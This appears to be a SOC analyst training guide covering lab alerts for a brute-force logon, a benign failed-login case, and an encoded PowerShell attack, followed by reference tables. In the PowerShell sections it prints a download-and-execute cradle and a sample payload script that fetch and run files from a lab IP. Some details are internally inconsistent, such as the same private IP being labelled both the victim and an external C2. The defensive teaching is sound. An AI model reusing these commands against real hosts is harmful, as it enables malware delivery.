Alert Name	Brute Force - Multiple Failed Logon
Severity	MEDIUM
Source IP	192.168.56.105
Destination Host	WIN10 (192.168.56.105)
User Affected	testuser
Event ID	4625
First Seen	5/21/24 2:12:31 PM
Last Seen	5/21/24 2:13:00 PM
Total Attempts	156
Keyword Search	index=windows EventCode=4625

Investigation Flow




What is Event ID 4625?

Event ID 4625 is generated when a user fails to log on to a system. Multiple 4625 events in a short time from the same source IP usually indicate a brute force attack.

Key Takeaway


- Multiple failed logins + same source IP = Possible Brute Force Attack.
- Always investigate before taking action.

1 Splunk - Alert Details (Failed Login Events)



Multiple failed login attempts from 192.168.56.105 against user testuser.

2 Windows Event Viewer - Evidence



Windows confirms failed login attempts.


3 Statistics - Failures by Source IP



src_ip	count
192.168.56.105	156
192.168.56.103	8
192.168.56.102	3
192.168.56.101	1

Most failed attempts are from 192.168.56.105.

4 Timeline - Attack Pattern



156 failures in 29 seconds - **High correlation!**


5 Process Correlation (Sysmon)



Time	Event ID	Image	User	Command Line
2:12:27 PM	3	svchost.exe	NT AUTHORITY\SYSTEM	-
2:12:31 PM	1	lsass.exe	NT AUTHORITY\SYSTEM	-
2:12:32 PM	1	winlogon.exe	NT AUTHORITY\SYSTEM	-
2:12:33 PM	1	services.exe	NT AUTHORITY\SYSTEM	-
2:12:33 PM	3	svchost.exe	NT AUTHORITY\SYSTEM	-

No suspicious process started by attacker.

Investigation Decision Tree



Evidence Collected

- ✓ Splunk - 156 failed login events (Event ID 4625)
- ✓ Source IP: 192.168.56.105
- ✓ Target User: testuser
- ✓ Host: WIN10
- ✓ Time Frame: 29 seconds
- ✓ Windows Event Viewer - 4625 confirmed
- ✓ Sysmon - No suspicious process execution
- ✓ Attack Pattern: Brute Force (RDP)

Analyst Decision

This is a **Brute Force Attack** attempt.

Actions:

- Block attacker IP: 192.168.56.105
- Monitor for further attempts
- Check for account lockout
- Inform end user if required

Severity: **MEDIUM**

Status: **Under Investigation**

SOC Analyst Tip

Always investigate before blocking. Correlate logs, validate the source, and ensure it's malicious activity, not a user mistake.

Next Step

Next, we will simulate a Phishing Email attack and see how it appears in Sysmon and Splunk.

Remember

Detect → Investigate → Analyze
→ Respond → Document

BLUETEAMERS
— DEFEND. DETECT. RESPOND. —

```

graph LR
    1[1. Phishing Email Received] --> 2[2. User Opens Attachment]
    2 --> 3[3. PowerShell Execution]
    3 --> 4[4. Sysmon Logs (Events)]
    4 --> 5[5. Splunk SIEM Detection]
    5 --> 6[6. SOC Alert Generated]
  
```



SOC alert generated for phishing activity.

Initial Access: Phishing (T1566)
Execution: PowerShell (T1059.001)
Defense Evasion: Obfuscated Files or Information (T1027)
Credential Access: Credential Dumping (T1003)

- Alert generated in Splunk
- Evidence collected
- Process and parent verified
- User contacted
- Monitoring host for further activity

Detect → Investigate → Analyze
→ Respond → Document



Attackers abuse PowerShell to run encoded commands and download payloads.

In this lab, we execute a PowerShell encoded command from Windows 10 and detect it in Splunk.



Windows 10
(Attacker Host)



PowerShell Encoded
Command



Sysmon
(Process Creation)



Windows Security Log
(Event ID 4688)




Splunk SIEM
(Detection)



SOC Analyst
(Alert)


1 Execute Encoded PowerShell Command



Encoded PowerShell command executed.


(This command runs: `IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.105/payload.ps1')`)

2 PowerShell Process Spawned




PowerShell executed with encoded command.

3 Windows Event Viewer - Event ID 4688




Event ID 4688 logged for PowerShell process creation.

4 Sysmon Event (Event ID 1 - Process Create)




Sysmon captured the PowerShell execution with full details.

5 Splunk - PowerShell Detection



Splunk detects suspicious PowerShell execution.

6 Process Tree (via Sysmon)



PowerShell spawned by cmd.exe.

What is PowerShell Abuse?

Attackers use PowerShell for:

- Execute encoded commands
- Download & execute payloads
- Bypass security controls
- Lateral movement & persistence

Why Attackers Use It?

- Built-in on Windows
- Powerful scripting
- Hard to detect if obfuscated
- Can run in memory (Fileless)
- Bypass application whitelisting

Key Indicators (IOCs)

- powershell.exe execution
- Encoded command (-enc)
- Suspicious command line
- Unusual parent process
- DownloadString / IEX usage

MITRE ATT&CK

Initial Access: Phishing (T1566)
Execution: PowerShell (T1059.001)
Defense Evasion: Obfuscated Files or Information (T1027)
Command and Control: Web Protocols (T1071.001)

Severity

HIGH

Encoded PowerShell execution is a strong indicator of malicious activity.

Action Taken

- Alert generated in Splunk
- Evidence collected
- Process and parent verified
- User contacted
- Host monitored

Splunk Timeline - All Related Events



Sample Event Detail (Sysmon Event ID 1)

Field	Value
Utc Time	2024-05-21 08:50:31.123
Process ID	3568
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line	powershell -enc SQBFAFgA... (Encoded)
User	WIN10\testuser
Parent Image	C:\Windows\System32\cmd.exe
Integrity Level	Medium
Hash (SHA256)	85f267c0...9a1d9e2

Investigation Decision

This is a Suspicious PowerShell Execution.

Actions Taken:

- Investigate command and source
- Check downloaded payload (if any)
- Monitor host for further activity
- Escalate if malicious confirmed

Severity: HIGH

Status: Under Investigation



SOC Analyst Tip

Always review the command line and parent process. Encoded PowerShell is one of the most abused techniques in real-world attacks.



Next Step

In the next page, we will create a complete SOC Investigation Workflow and Decision Tree.



Remember

Detect → Investigate → Analyze
→ Respond → Document





When an alert is generated in Splunk, a SOC Analyst L1 follows a structured process to validate, investigate, collect evidence, and decide the final action.

SOC Investigation Workflow



Key Places an Analyst Investigates

1 Splunk - Alert Search

src_ip	user	count
192.168.56.105	testuser	156
192.168.56.103	testuser	12
192.168.56.102	admin	5
192.168.56.101	testuser	3

Failed logon events detected from 192.168.56.105

2 Windows Event Viewer - Security Log

Keywords	Date and Time	Event ID
Audit Failure	5/21/24 2:12:31 PM	4625
Audit Failure	5/21/24 2:12:30 PM	4625
Audit Failure	5/21/24 2:12:29 PM	4625
Audit Failure	5/21/24 2:12:28 PM	4625
Audit Failure	5/21/24 2:12:28 PM	4625


Event ID 4625 - Failed logon.

3 Sysmon - Process Creation (Event ID 1)


Level	Date and Time	Event ID
Information	5/21/24 2:15:31 PM	1
Information	5/21/24 2:15:30 PM	1
Information	5/21/24 2:15:29 PM	1
Information	5/21/24 2:15:28 PM	1
Information	5/21/24 2:15:27 PM	1

Sysmon captured PowerShell process execution.

4 Splunk - Timeline View



5 Process Tree (via Sysmon)



Suspicious PowerShell spawned from cmd.exe.

6 Source IP Investigation

Source IP: 192.168.56.105

Reputation	Malicious
Location	Private Network
Attack Pattern	Brute Force / Password Guessing
Total Failures	156 in 29 seconds
First Seen	5/21/24 2:12:31 PM
Last Seen	5/21/24 2:13:00 PM

Use threat intelligence sources (IPVoid, AbuseIPDB, VirusTotal, etc.) to verify IP reputation.

What L1 Analyst Checks

✓ Source IP Address	✓ Child Process
✓ Username	✓ Time & Timeline
✓ Hostname	✓ Process Path
✓ Event ID	✓ Logon Type
✓ Command Line	✓ IOC / IOA
✓ Parent Process	✓ System Impact

Investigation Guide (Quick Reference)

🔍 Validate	Check if the alert is true or false.
👤 Investigate	Collect all related logs and data.
🔗 Correlate	Correlate events from multiple sources.
📄 Document	Take evidence and write analyst notes.
✅ Decide	Close the alert or escalate to L2.

Evidence to Collect

📸 Screenshots (Splunk, Event Viewer, Sysmon)
📄 Export logs (CSV / RAW)
🌳 Process Tree
📄 Command Line
📄 Source IP Details
🕒 Timeline of Events
👤 User Verification (if required)

Severity Guide

🟢 LOW	Minimal impact, normal activity
🟡 MEDIUM	Potential impact, needs monitoring
🟠 HIGH	Significant impact, malicious activity
🔴 CRITICAL	Severe impact, active threat



SOC Tip

Always follow the workflow. Never escalate before collecting evidence and verifying the facts.



Remember

A good investigation is not about speed, it is about accuracy and evidence.



Golden Rule

Collect → Validate → Correlate → Document → Decide (Close or Escalate)



A user triggered multiple failed login attempts while trying to remember the password. Investigation confirmed it was a genuine user action. No malicious activity detected.

Investigation Flow



Overview

Alert Name	: Multiple Failed Login
Severity	: Medium
Detection Time	: 5/21/24 10:22:31 AM
Analyst	: SOC Analyst L1
Status	: CLOSED

1 Alert Details (Splunk)

splunk:enterprise Apps Search & Reporting

index=windows EventCode=4625 | stats count by user, src_ip, host

48 events (5/21/24 10:00:00 AM to 5/21/24 11:00:00 AM)

Events	Patterns	Statistics (4)	Visualization
user		src_ip	host
testuser		192.168.56.105	WIN10
admin		192.168.56.101	WIN10
guest		192.168.56.103	WIN10
testuser		192.168.56.105	WIN10

Multiple failed logons for user "testuser" from WIN10.

2 Windows Event Viewer

Event Viewer (Local)

Windows Logs: Security

Security Number of events: 21,402

Keywords	Date and Time	Event ID
Audit Failure	5/21/24 10:22:31 AM	4625
Audit Failure	5/21/24 10:22:20 AM	4625
Audit Failure	5/21/24 10:22:10 AM	4625
Audit Failure	5/21/24 10:22:01 AM	4625

Event 4625, Microsoft Windows security auditing.

General Details


An account failed to log on.

Subject:

Security ID: NULL SID
Account Name: testuser
Account Domain: WIN10
Logon ID: 0x6D387
Logon Type: 3

Event ID 4625 - Failed logon.

3 Timeline (Around Alert Time)



4 User Verification

Analyst: Hello, is this testuser?

User: Yes

Analyst: We see multiple failed login attempts from your system. Were you trying to login recently?

User: Yes, I forgot my password and tried multiple times.

Analyst: Did anyone else access your machine?

User: No, it was me only.

Analyst: Thank you. We will close the alert as genuine activity.

User Confirmed

5 Evidence (Screenshots)

Splunk - Failed Logons				Event Viewer - 4625		Successful Login After	
Time	user	src_ip	EventCode	An account failed to log on.		Event ID 4624	
10:22:31	testuser	192.168.56.105	4625	Account Name:	testuser	Account Name:	testuser
10:22:20	testuser	192.168.56.105	4625	Workstation Name:	WIN10	Logon Type:	3
10:22:10	testuser	192.168.56.105	4625	Failure Reason:	Unknown user name	Ip Address:	192.168.56.105
10:22:01	testuser	192.168.56.105	4625	Status:	0xC000006D	Status:	Success

IOC Check

No Indicators of Compromise found.

IP Reputation	Hash Check	URL Check	Threat Intel
Malicious (False)	N/A (No Files)	N/A (No URLs)	Clean (No Matches)

Incident Report (SOC Ticket)

Incident ID	INC-2026-001
Alert Name	Multiple Failed Login
Severity	Medium
Date / Time Detected	5/21/24 10:22:31 AM
Source IP	192.168.56.105
User	testuser
Hostname	WIN10
Event ID	4625
Logon Type	3 (Network)
Number of Failures	12
First Seen	5/21/24 10:22:01 AM
Last Seen	5/21/24 10:22:31 AM

Root Cause

User entered incorrect password multiple times while trying to login.

Investigation Summary

- ✓ Verified failed logons in Splunk and Event Viewer.
- ✓ Confirmed user via phone call.
- ✓ Successful login observed after failed attempts.
- ✓ No signs of brute force or malicious activity.

Evidence Collected

- Splunk Screenshot
- Event Viewer Logs
- Timeline
- User Verification

Analyst Notes

User confirmed it was genuine activity.
No IOC found. No further action required.

CLOSED

Final Decision

Alert Closed

Reason

Genuine User Activity



SOC Tip

Always verify with the user before closing an alert. Not every alert is an attack.



Remember

Collect Evidence → Validate → Document
→ Decide → Close or Escalate



Golden Rule


Do not assume. Always validate and document every step.



Scenario: Suspicious PowerShell Execution Detected

A suspicious PowerShell command was executed with encoded payload, downloaded a file from an external IP and attempted persistence. This indicates possible malware execution. Escalated to SOC L2.

Attack Summary



1 Splunk Alert

splunkenterprise Apps Search & Reporting

index=windows EventCode=4688 Image="powershell.exe"

✓ 24 events (5/21/24 2:00:00.000 PM to 5/21/24 3:00:00.000 PM)

Time	host	user	parent_image	Image	Command Line
5/21/24 2:15:31 PM	WIN10	testuser	WINWORD.EXE	powershell.exe	-enc SQBFAGa...
5/21/24 2:15:32 PM	WIN10	testuser	powershell.exe	powershell.exe	-IEI(New-Object...
5/21/24 2:15:33 PM	WIN10	testuser	powershell.exe	powershell.exe	-Invoke-WebRequest...
5/21/24 2:15:35 PM	WIN10	testuser	powershell.exe	powershell.exe	-Start-Process ...


Suspicious PowerShell activity detected.

3 Network Activity (File Download)

Destination IP	192.168.56.105 (External)
Destination Port	80 (HTTP)
URL Requested	http://192.168.56.105/payload.ps1
User Agent	Mozilla/Windows NT
Bytes Received	52 KB
Reputation	Malicious
Country	Unknown
Threat Intel	Known C2 / Malicious IP

File downloaded from external IP.

4 Process Tree (via Sysmon)



5 Timeline of Events



6 Key Evidence Snapshot

Splunk Event	Command Line (Decoded)	Payload.ps1 (Downloaded)
Time: 5/21/24 2:15:31 PM EventCode: 4688 Image: powershell.exe Command Line: powershell.exe -enc SQBFAGa... Parent Image: WINWORD.EXE User: WIN10\testuser	Decoded: [(\$ (New-Object Net.WebClient).DownloadString('http://192.168.56.105/payload.ps1'))]	# Malicious PowerShell Script \$url = 'http://192.168.56.105/malware.exe' \$out = '\$env:SYSTEMDRIVE\malware.exe' (New-Object Net.WebClient).DownloadFile(\$url, \$out) Start-Process \$out

2 Sysmon - Event ID 1 (Process Creation)

Event Viewer (Local)	General Details
Custom Views	Process Create:
Windows Logs	Utc Time: 2024-05-21 08:15:31.123
Applications and Services Logs	Process GUID: {56defc7-1a81-4dc2-9300-0010c0d51009}
Microsoft	Process ID: 3568
Windows	Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Sysmon	Command Line: powershell.exe -enc SQBFAGa...
Operational	User: WIN10\testuser
	Parent Image: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
	Integrity Level: Medium

Encoded PowerShell executed from WINWORD.EXE.

Incident Report (SOC Ticket)

Incident ID	INC-2025-004
Alert Name	Encoded PowerShell Execution
Severity	High
Date / Time Detected	5/21/24 02:15:31 PM
Hostname	WIN10
User	testuser
Source IP	192.168.56.105 (External)
Destination IP	192.168.56.105
Event ID	4688, Sysmon ID 1
MITRE ATT&CK	T1059.001 (PowerShell)
Alert Type	Potential Malware Execution
Status	Escalated to SOC L2

Investigation Summary

- ✓ Encoded PowerShell command executed.
- ✓ Downloaded script from external IP.
- ✓ Suspicious child process (cmd.exe) created.
- ✓ Possible persistence attempt observed.
- ✓ Indicators suggest potential malware activity.

Indicators of Compromise (IOCs)

Type	Value	Notes
IP Address	192.168.56.105	Malicious / Untrusted
URL	http://192.168.56.105/payload.ps1	C2 / Payload
File Hash	a1b2c3d4e5f6a7b8c9d0...	Malicious PS1 Script
Command Line	powershell.exe -enc SQBFAGa...	Encoded Command

Evidence Collected

- Splunk Events (4688)
- Sysmon Logs (Event ID 1)
- Process Tree Screenshot
- Network Logs (tcpdump)
- Event Viewer Security Log

L1 Analyst Notes

This activity indicates possible malware execution with encoded PowerShell and external communication. Persistence attempt detected. Escalating to SOC L2 for deeper investigation and remediation.

ESCALATED TO L2

Reason for Escalation

- Possible Malware Execution
- Requires Advanced Analysis & Containment

MITRE ATT&CK Mapping

Tactic	Execution
Technique	T1059.001
Description	PowerShell execution with encoded command
Tactic	Command and Control
Technique	T1105
Description	Ingress Tool Transfer (Download Payload)

Severity Matrix

Impact	Likelihood	Severity
High	High	HIGH

What L1 Has Done

- ✓ Detected and validated the alert
- ✓ Collected and attached all initial evidence
- ✓ Mapped to MITRE ATT&CK
- ✓ Documented investigation summary
- ✓ Escalated to SOC L2 for deeper analysis



SOC Tip

Encoded PowerShell is one of the most common attack techniques used by attackers.



Remember

Collect complete evidence before escalation. Good documentation saves investigation time.



Golden Rule

When in doubt, escalate. Better to escalate than to miss a breach.


Windows Event IDs (Security Log)

Event ID	Description	Use Case
4624	Successful Logon	User login success
4625	Failed Logon	Brute force detection
4634	Logoff	User logoff
4688	Process Creation	Process execution
4720	User Account Created	New user created
4726	User Account Deleted	User deleted
4732	User Added to Group	Privilege changes
1102	Log Cleared	Log clearing activity
4104	PowerShell Script Block	PowerShell activity
7045	Service Installed	Persistence / Service
4689	Process Terminated	Process termination

Focus on: 4624, 4625, 4688, 4720, 4726, 1102, 4104.

Sysmon Event IDs (Core)

Event ID	Description	Use Case
1	Process Creation	Process tracking
3	Network Connection	Network activity
7	Image Loaded	DLL / Library load
11	FileCreate	File creation
13	Registry Value Set	Registry changes
22	DNS Query	DNS monitoring
23	File Deleted	File deletion
25	Process Tampering	Injection / Tampering


Tip

Sysmon gives deep visibility into processes, network and system changes.

Common Splunk Searches

# All Windows Security Events index=windows	All Windows security logs
# Failed Logons (Brute Force) index=windows EventCode=4625	Detect failed login attempts
# Successful Logons index=windows EventCode=4624	Successful logons
# Process Creation (4688) index=windows EventCode=4688	Process execution
# PowerShell Activity index=windows EventCode=4104	PowerShell script block
# Sysmon Process Creation index=sysmon EventCode=1	Sysmon process creation
# Network Connections (Sysmon) index=sysmon EventCode=3	Network connections
# DNS Queries (Sysmon) index=sysmon EventCode=22	DNS query monitoring
# Top 10 Source IPs (Brute Force) index=windows EventCode=4625 stats count by src_ip sort - count	Top IPs with failed logons

Useful KQL / Filters (Splunk)

- src_ip="192.168.56.105"
- user="testuser"
- host="WIN10"
- Image="powershell.exe"
- CommandLine="*enc"
- parent_image="WINWORD.EXE"


Event Viewer Locations
Windows Logs

- Application - Application errors & info
- Security - Logons, logoffs, account events
- System - System events & services
- Setup - Windows setup events
- Forwarded Events - From other systems

MITRE ATT&CK Quick Reference

ID	Tactic	Technique	Use Case
T1078	Defense Evasion	Valid Accounts	Use of stolen / valid accounts
T1110	Credential Access	Brute Force	Password guessing attacks
T1059.001	Execution	PowerShell	PowerShell execution
T1105	Command & Control	Ingress Tool Transfer	Download tools / payloads
T1055	Defense Evasion	Process Injection	Injecting code into process
T1547.001	Persistence	Registry Run Keys	Persistence via registry

Map alerts and activities to MITRE ATT&CK for better understanding.

IOC vs IOA
IOC (Indicator of Compromise)

- IP Address
- Domain
- File Hash
- URL
- Malware Name

Evidence that a breach has occurred.

IOA (Indicator of Attack)

- Unusual Login Time
- Multiple Failed Logons
- Suspicious Process
- Unusual Network Connections

Evidence that an attack is in progress.

Severity Matrix

Severity	Impact	Likelihood	Color	Action
Low	Low	Low	Green	Monitor
Medium	Medium	Medium	Yellow	Investigate
High	High	High	Orange	Escalate
Critical	Critical	Critical	Red	Immediate Response

False Positive vs True Positive

True Positive

- Malicious activity confirmed
- Real attacker or threat present
- Requires response


False Positive

- Benign activity
- Legitimate process / user action
- Close after verification


Investigation Checklist (L1)

- Validate the alert
- Check alert rule and conditions
- Identify Source IP & reputation
- Identify User & Hostname
- Check Event ID & Description
- Review Command Line
- Check Parent & Child Process
- Check Timeline around the alert
- Correlate with Sysmon logs
- Collect Evidence (Screenshots/Logs)
- Determine Severity
- Close Alert or Escalate to L2
- Document all findings

Evidence Collection

- Screenshots (Splunk, Event Viewer, Sysmon, Process Tree)
- Export Logs (CSV / RAW)
- Process Tree (Sysmon / Procmon)
- Command Line
- Source IP Details (WHOIS / AbuseIPDB)
- Timeline of Events
- User Verification (if required)


Golden Rules

- Validate before you escalate.
- Collect evidence, don't assume.
- Correlate from multiple sources.
- Document everything.
- When in doubt, escalate.
- Security is a team effort.

Common Threat Patterns
Brute Force


Multiple failed logons from same or multiple IPs.

PowerShell Abuse


Encoded commands, downloads, script execution.

Suspicious Download


Files downloaded from external IPs or unknown URLs.

Persistence


Registry Run keys, Scheduled Tasks, New Services.

Log Clearing


Event logs cleared to hide activities.

Privilege Escalation


Adding to admin groups or token manipulation.


Analyst Mindset

- Stay curious
- Think like an attacker
- Verify everything
- Learn continuously
- Document & Share knowledge


SOC Tip

Good analysts follow process. Great analysts understand why each step matters.


Remember

Alerts are just noise. Investigation turns noise into knowledge.


Keep Learning

Practice in labs. Learn from incidents. Become better every day.

